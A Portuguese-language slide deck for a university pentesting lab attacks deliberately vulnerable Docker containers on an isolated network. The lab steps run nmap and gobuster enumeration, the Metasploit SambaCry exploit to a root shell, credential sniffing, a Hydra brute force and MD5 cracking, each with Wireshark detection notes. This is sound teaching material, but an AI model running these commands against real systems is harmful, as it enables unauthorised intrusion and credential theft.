



LABORATÓRIO PRÁTICO

Testes de Intrusão com Kali Linux

Curso de Extensão - Prof. Dr. Laerte Peotta de Melo

23 de setembro de 2026 • Duração: 4 horas

laerte.melo@unb.br • linkedin.com/in/laertepeotta/ • peotta.github.io

Agenda da Aula

PARTE TEÓRICA

- 01 O que é um teste de intrusão
- 02 Escopo e uso responsável
- 03 A história do Kali Linux
- 04 O que é Docker
- 05 Arquitetura do ambiente

PARTE PRÁTICA - LABORATÓRIO

- 06 Atividade 0 - Preparando o Ambiente
- 07 Atividade 1 - Reconhecimento e Enumeração
- 08 Atividade 2 - Análise de Vulnerabilidades
- 09 Atividade 3 - SambaCry via Metasploit
- 10 Atividade 4 - Sniffing de Credenciais
- 11 Atividade 5 - Força Bruta Online
- 12 Atividade 6 - Quebra de Hash Offline
- 13 Atividade 7 - Pós-Exploração

Referências e Materiais de Apoio


Bibliografia, documentação e códigos do laboratório

01 Livro: The Ultimate Kali Linux Book, 3rd Edition
Glen D. Singh. Packt Publishing, 2024.

02 Documentação oficial do Kali Linux
<https://www.kali.org/docs/>


03 Repositório do laboratório (Kali + Docker)
<https://github.com/peotta/lab-kali-docker>

04 Página pessoal do professor
<https://peotta.github.io/>



O que é um Teste de Intrusão?

Um pentest não é uma sequência aleatória de comandos - é um processo com fases bem definidas, cada uma alimentando a próxima.



Neste laboratório **você vai passar por todas essas fases**, contra alvos propositalmente vulneráveis, rodando em containers Docker isolados.

O que são Red Team e Blue Team?

Duas perspectivas complementares de segurança: quem ataca para testar, e quem defende para detectar.



Red Team

ATAQUE OFENSIVO

Time que simula ataques reais para encontrar falhas antes que um adversário as explore.

- Simula ataques: reconhecimento, exploração, pós-exploração
- Usa ferramentas reais de invasão (nmap, Metasploit, Hydra)



Blue Team

DEFESA E DETECÇÃO

Time que monitora, detecta e responde a atividades maliciosas na rede.

- Monitora, detecta e responde a incidentes
- Usa ferramentas de análise e alerta (Wireshark, IDS, SIEM)

Neste laboratório: você ataca (Red) com o Kali e observa (Blue) com o Wireshark - em cada Atividade.

Escopo e Uso Responsável



Todo comando e técnica deste roteiro deve ser usado exclusivamente contra os alvos autorizados, dentro da rede isolada do laboratório (172.20.0.0/24). Usar as mesmas técnicas contra qualquer sistema real sem autorização expressa por escrito é crime no Brasil (Lei 12.737/2012 - "Lei Carolina Dieckmann" - e Lei 14.155/2021).


A diferença entre profissional e criminoso

Não está na técnica usada - está na autorização. Todo pentest profissional começa com um contrato de escopo assinado, definindo exatamente quais sistemas podem ser testados, por quanto tempo, e com quais técnicas.

- ✓ Atacar SOMENTE os IPs 172.20.0.10 e 172.20.0.13
- ✓ Nunca testar técnicas contra sistemas reais sem autorização
- ✓ O hábito de confirmar o escopo é o 1º reflexo profissional

A História do Kali Linux

A distribuição que você está usando hoje tem quase 20 anos de evolução por trás - não nasceu pronta.



Mati Aharoni e Devon Kearns (Offensive Security, hoje "OffSec") - sucessor do BackTrack, reconstruído sobre Debian em vez de Ubuntu/Slax. É o mesmo time por trás da certificação OSCP.

O que é Docker?

Uma plataforma de containers: empacota uma aplicação com tudo que ela precisa para rodar - isolada, leve, e portátil.



Imagem

O "molde" - arquivo com o sistema, dependências e a aplicação prontos para rodar.



Container

Uma instância da imagem, em execução - isolada, leve, sobe e derruba em segundos.



`docker-compose.yml`

Orquestra vários containers juntos - rede, IPs, portas e volumes, tudo em um único arquivo.



Container ≠ Máquina Virtual. Uma VM virtualiza todo o hardware e roda um sistema operacional completo por dentro - pesada e lenta para subir. Um container compartilha o kernel do host: muito mais leve, sobe em segundos, e é exatamente isso que faz o "resetar o alvo" deste laboratório ser instantâneo.

Neste laboratório: cada alvo vulnerável (login-simples, Samba) é um container separado, isolado na rede lab_redsec.

Arquitetura do Ambiente

Tudo roda localmente, isolado, na rede 172.20.0.0/24



alvo-login

172.20.0.10 : 80

Formulário de login PHP
+ diretório /admin/ escondido
(sniffing, brute force, hash)



alvo-samba

172.20.0.13
: 445 / 6699

Samba 4.6.3 - CVE-2017-7494
(SambaCry), compartilhamento
anônimo gravável (myshare)



Rede isolada

lab_redsec

172.20.0.0/24

Sem saída para internet.
Tudo roda no notebook
de cada aluno - sem
servidor centralizado.

Preparando o Ambiente

Feito em casa, com antecedência, antes do dia da aula - nada disso acontece durante o laboratório.

```
$ curl -fsSL https://get.docker.com \
    -o get-docker.sh
$ sudo sh get-docker.sh

$ sudo usermod -aG docker $USER
$ newgrp docker

$ docker run hello-world
Hello from Docker!
This message shows that your
installation appears to be working
correctly.
```



Subindo os 2 alvos

```
$ git clone <repositorio-do-laboratorio>
$ cd lab-kali-docker
$ docker load -i lab-images.tar
$ docker compose up -d
$ docker compose ps
```

Resultado esperado:

alvo-login	Up	0.0.0.0:80->80/tcp
alvo-samba	Up	0.0.0.0:445->445/tcp

Reconhecimento e Enumeração

Antes de atacar, você precisa saber o que existe: hosts ativos, portas abertas, serviços e versões.

```
$ nmap -sV -p 445 172.20.0.13
PORT      STATE SERVICE      VERSION
445/tcp   open  netbios-ssn  Samba smbd 3.X -
4.X
               (workgroup: WORKGROUP)

$ gobuster dir -u http://172.20.0.10 \
  -w /usr/share/wordlists/dirb/common.txt
.htaccess      (Status: 403)
admin           (Status: 301) [--> /admin/]
index.php      (Status: 200)
```



Achado: /admin/

Um diretório não linkado em nenhum lugar da aplicação - só existe porque está lá, no sistema de arquivos.

```
$ curl http://172.20.0.10/admin/
```

"Painel Administrativo" - recurso esquecido, exatamente o tipo de achado que a enumeração de diretórios busca.

Checkpoint

Porta → serviço → versão → tecnologia, + o diretório /admin/ escondido, encontrados. Guarde essa informação para a Atividade 6.

Vendo o Nmap no Wireshark

A Atividade 1 gera tráfego real - agora vamos abrir a captura e ver o handshake TCP por trás do scan.



```
$ wireshark -i br-xxxxxxx -f "host 172.20.0.10"
```

No.	Time	Origem	Destino	Info
21	0.101	172.20.0.5	172.20.0.10	SYN (porta 22)
22	0.102	172.20.0.10	172.20.0.5	RST, ACK (fechada)
23	0.104	172.20.0.5	172.20.0.10	SYN (porta 80)
24	0.105	172.20.0.10	172.20.0.5	SYN, ACK (aberta)
25	0.106	172.20.0.5	172.20.0.10	ACK

Sondagem -sV na porta 80:

26	0.310	172.20.0.5	172.20.0.10	payload -sV (probe)
27	0.312	172.20.0.10	172.20.0.5	resposta do serviço



O handshake por trás do scan

`tcp.flags.syn == 1`

isola só os pacotes de abertura de conexão

`ip.addr == 172.20.0.10 && tcp`

filtra todo o tráfego TCP com o alvo

RST, ACK x SYN, ACK

porta fechada = RST; porta aberta = SYN-ACK

Nmap sob Duas Lentes: Ataque e Detecção

O mesmo scan SYN, visto pelo terminal do atacante e pela captura do defensor.



RED TEAM · ATAQUE

```
nmap -sS -p 80,81,82 172.20.0.10
```

- -sS: SYN scan, não completa o handshake (stealth)
- Testa as portas 80, 81 e 82 ao mesmo tempo
- Não aparece em log de aplicação, só na camada de rede



BLUE TEAM · DETECÇÃO

```
ip.addr == 172.20.0.10 && tcp
```

Porta 80 (aberta): SYN > SYN,ACK > RST

Portas 81/82 (fechadas): SYN > RST,ACK

Rajada de SYNs incompletos do mesmo IP = assinatura de port scan

Por que isso importa: um SOC identifica esse padrão em segundos - múltiplos SYN sem ACK final, mesma origem, portas sequenciais.

Análise de Vulnerabilidades

Cruzar as versões identificadas com falhas conhecidas publicamente.



O que é uma CVE?

Common Vulnerabilities and Exposures - um identificador padronizado para uma vulnerabilidade conhecida publicamente.

Ex.: CVE-2017-7494.

`$ searchsploit samba 4.6.3`

```
Samba - is_known_pipename()
Arbitrary Module Load ...
| linux/remote/XXXXX.rb
```

CVE-2017-7494

SambaCry

9.8

CVSS

- Requer autenticação? Não
- Compartilhamento anônimo gravável
- Impacto: execução remota de código

Usado na Atividade 3 →

O que é o Metasploit?

Um framework modular para selecionar, configurar e executar testes de exploração de forma controlada.



Metasploit Framework

Framework de código aberto que reúne exploits, payloads e ferramentas auxiliares em módulos prontos para o pentest. Em vez de escrever ataques do zero, você seleciona, configura e executa módulos já testados, pelo msfconsole.

exploit



Código que aciona a vulnerabilidade no alvo.

payload



Define a ação executada depois do acesso.

session



Mantém o canal aberto com o alvo comprometido.

\$ **msfconsole** → **use** seleciona o módulo → **set** define alvo e opções → **run** executa e abre a sessão

Na Atividade 3: vamos aplicar esse fluxo contra a CVE-2017-7494 no alvo 172.20.0.13.

SambaCry via Metasploit

RCE crítica (CVSS 9.8) - a "versão Linux" do EternalBlue, poucas semanas após o WannaCry (2017).

```
$ smbclient -L 172.20.0.13 -N
Sharename      Type      Comment
myshare        Disk
IPC$           IPC

$ msfconsole
msf6 > use exploit/linux/samba/\\
        is_known_pipename
msf6 > set RHOSTS 172.20.0.13
msf6 > set SMB_FOLDER myshare
msf6 > run
[+] Uploaded payload to myshare
[+] Probe response: payload loaded
[*] Found shell.
[*] Command shell session 1 opened
```



Acesso obtido

```
$ whoami

root

$ id

uid=0 (root) gid=0 (root) groups=0 (root)
```

Acesso root completo, sem nenhuma credencial - só explorando "compartilhamento anônimo gravável" + função vulnerável do Samba.

Para refletir:

Por que um share anônimo gravável é tão arriscado, mesmo sem bug de código associado?

Sniffing Ativo x Sniffing Passivo

A diferença não está na ferramenta - está em alterar ou não o que passa pela rede.



INTERCEPTAÇÃO SILENCIOSA

Sniffing Passivo

O quê: Escutar o tráfego que já passa pela interface, sem alterar nada na rede

Como: Interface em modo promíscuo, só leitura:
Wireshark, tcpdump, ngrep

Neste curso: Atividade 4 - credenciais em texto claro, sem quebrar senha nem explorar bug

Rastro: Nenhum - é pura escuta



MANIPULAÇÃO DA REDE

Sniffing Ativo

O quê: Injetar, forjar ou manipular pacotes para forçar tráfego a aparecer

Como: ARP/DHCP spoofing, pacotes forjados: SYN flood, IP spoofing

Neste curso: Não é executado neste laboratório - fica aqui só como contraste conceitual

Rastro: Sempre deixa: volume anômalo, pacotes forjados

Sniffing de Credenciais

Interceptação passiva: sem quebrar senha, sem explorar bug - só observando o tráfego não criptografado.



Passo a passo

- 1 Identifique a interface: `ip a | grep -A 2 "br-"`
- 2 `sudo ngrep -i "senha" -d br-xxxxxxxxxxxx`
- 3 Faça login em `http://172.20.0.10`
- 4 Confira a captura no terminal do ngrep



```
T 172.20.0.1:xxxxxx -> 172.20.0.10:80
POST / HTTP/1.1
Host: 172.20.0.10
Content-Type: application/x-www-
form-urlencoded

usuario=admin&senha=password123
```

Força Bruta Online

Em vez de interceptar, tenta senhas até acertar - funciona quando o serviço não limita tentativas.

```
$ echo -e "123456\nadmin\npassword\\
\npassword123\nletmein\nqwerty" \
> /tmp/senhas.txt

$ hydra -l admin -P /tmp/senhas.txt \
172.20.0.10 http-post-form \
"/:usuario=^USER^&senha=^PASS^:\
F=incorretos"

[DATA] 6 login tries (l:1/p:6)
[80][http-post-form] host: 172.20.0.10
    login: admin    password: password123
1 of 1 target successfully completed
```



Sintaxe do http-post-form

/

caminho da página

usuario=^USER^&senha=^PASS^

corpo do POST, com marcadores

F=incorretos

texto que aparece quando falha

Para refletir:

O que um limite de tentativas ou CAPTCHA mudariam aqui?

Vendo a Força Bruta no Wireshark

A Atividade 5 funcionou - agora vamos abrir a captura e ver exatamente o que passou pela rede.



```
$ wireshark -i docker0 -f "port 80"
```

No.	Time	Origem	Destino	Info
10	0.201	172.20.0.5	172.20.0.10	POST / HTTP/1.1
11	0.203	172.20.0.10	172.20.0.5	200 OK
12	0.205	172.20.0.5	172.20.0.10	POST / HTTP/1.1
13	0.207	172.20.0.10	172.20.0.5	200 OK
14	0.209	172.20.0.5	172.20.0.10	POST / HTTP/1.1
15	0.211	172.20.0.10	172.20.0.5	200 OK

Rajada: 6 POSTs em ~0.01s (uma por senha)

Follow > HTTP Stream (pacote 14):

Requisição: usuario=admin&senha=password123

Resposta: {"status":"incorretos"}



Onde estão as credenciais

`http.request.method == POST`

isola as tentativas de login

Follow > HTTP Stream

mostra a requisição e a resposta juntas

`http contains "incorretos"`

acha só as tentativas que falharam

Para refletir:

Por que HTTPS tornaria essa captura ilegível?

Hydra sob Duas Lentes: Ruído e Defesa

A mesma força bruta, vista pelo terminal do atacante e pela captura que a denuncia.



RED TEAM · ATAQUE

```
hydra -l admin -P wordlist.txt \  
172.20.0.10 http-post-form
```

- Testa uma senha da wordlist por requisição
- Sem atraso entre tentativas - dispara em rajada
- Sucesso: login e senha aparecem no terminal



BLUE TEAM · DETECÇÃO

```
http.request.method == POST
```

Dezenas de POST idênticos em segundos

Follow > HTTP Stream: request/response

Rate limiting por IP corta isso em segundos (WAF, IDS, Fail2ban)

Por que isso importa: sem limite de tentativas, o servidor aceita a rajada; um WAF ou Fail2ban bloqueia pela taxa de requisições do mesmo IP.

Quebra de Hash Offline

Ataques online x offline: um hash vazado permite tentar senhas sem tocar no servidor - sem limite, sem log.

```
$ curl http://172.20.0.10/admin/backup_users.txt
admin:482c811da5d5b4bc6d497ffa98491e38
```

hash vazado (MD5), achado no /admin/

John the Ripper

```
$ john --format=Raw-MD5 \
    --wordlist=/tmp/senhas.txt hash.txt

password123      (admin)
1g 0:00:00:00 DONE

$ john --show --format=Raw-MD5 hash.txt
admin:password123
1 password hash cracked, 0 left
```

hashcat

```
$ hashcat -m 0 -a 0 \
    hash_hashcat.txt /tmp/senhas.txt

482c811da5d5b4bc6d497ffa98491e38:\
password123

Status.....: Cracked
Recovered.....: 1/1 (100.00%)
```

Uma Senha, Três Caminhos

A mesma senha (password123) foi descoberta de três formas completamente diferentes ao longo da aula:



ATIVIDADE 4

Sniffing

Interceptada em trânsito, sem quebrar nada - o dado já estava exposto na rede.



ATIVIDADE 5

Força Bruta

Adivinhada por tentativa e erro, online, contra o serviço em produção.



ATIVIDADE 6

Hash Cracking

Quebrada offline, a partir de um arquivo vazado - sem tocar no servidor.

Uma senha forte sozinha não resolve tudo - ela ainda pode vazar via sniffing ou hash exposto.

Pós-Exploração & Blue Team

Obter shell não é o fim do trabalho - é o começo da avaliação de impacto e da reflexão sobre detecção.

O que fazer com o acesso

```
$ whoami  
$ id  
$ uname -a  
$ ls -la /
```

Em um pentest real, aqui se avaliaria até onde o acesso permite ir: movimento lateral, escalção de privilégios, dados sensíveis.



Pensando como Blue Team

```
$ docker logs alvo-samba
```

Para refletir:

- O ataque via Metasploit deixa log? Seria detectável?
- O sniffing (Atividade 4) não deixa rastro nenhum no servidor.
- O brute force (Atividade 5) gera uma enxurrada de tentativas.
- Que sinais diferentes cada ataque deixa para quem monitora?

Resumo das Ferramentas

nmap	<i>Atividade 1</i>	Descobrir hosts, portas e versões	smbclient	<i>Atividade 3</i>	Listar/interagir com compartilhamentos SMB
gobuster	<i>Atividade 1</i>	Força bruta de diretórios/arquivos web	ngrep	<i>Atividade 4</i>	Capturar tráfego em texto claro
searchsploit	<i>Atividade 2</i>	Buscar exploits por versão de software	hydra	<i>Atividade 5</i>	Testar credenciais contra serviços de login
msfconsole	<i>Atividade 3</i>	Framework de exploração modular	john / hashcat	<i>Atividade 6</i>	Quebrar hashes de senha vazados

PARA REFLETIR

A IA já mudou o jogo: ataque automatizado, defesa acelerada

O que você fez hoje com scripts e wordlists, a IA já escala isso - dos dois lados da mesa.

1 em 4

violações já envolvem IA (+56% em um ano)

38%

das operações de red team já usam IA (era 12% em 2024)

60%

menos tempo de reconhecimento com OSINT via IA

IA já entra no ataque: reconhecimento, phishing, exploração e evasão de EDR.

Mas o humano decide: automação pura marca 4,2/10; humano + IA, 8,1/10. A ferramenta mudou - a responsabilidade é sua.



Para estudar além desta aula

- **Vulhub** github.com/vulhub/vulhub - dezenas de outras CVEs prontas para Docker
- **Metasploit Unleashed** offsec.com/metasploit-unleashed - curso gratuito e completo
- **OWASP Top 10** owasp.org/www-project-top-ten - as vulnerabilidades mais críticas
- **Exploit-DB** exploit-db.com - versão online do banco usado pelo searchsploit

Obrigado!

Prof. Dr. Laerte Peotta de Melo

laerte.melo@unb.br • linkedin.com/in/laertepeotta/ • peotta.github.io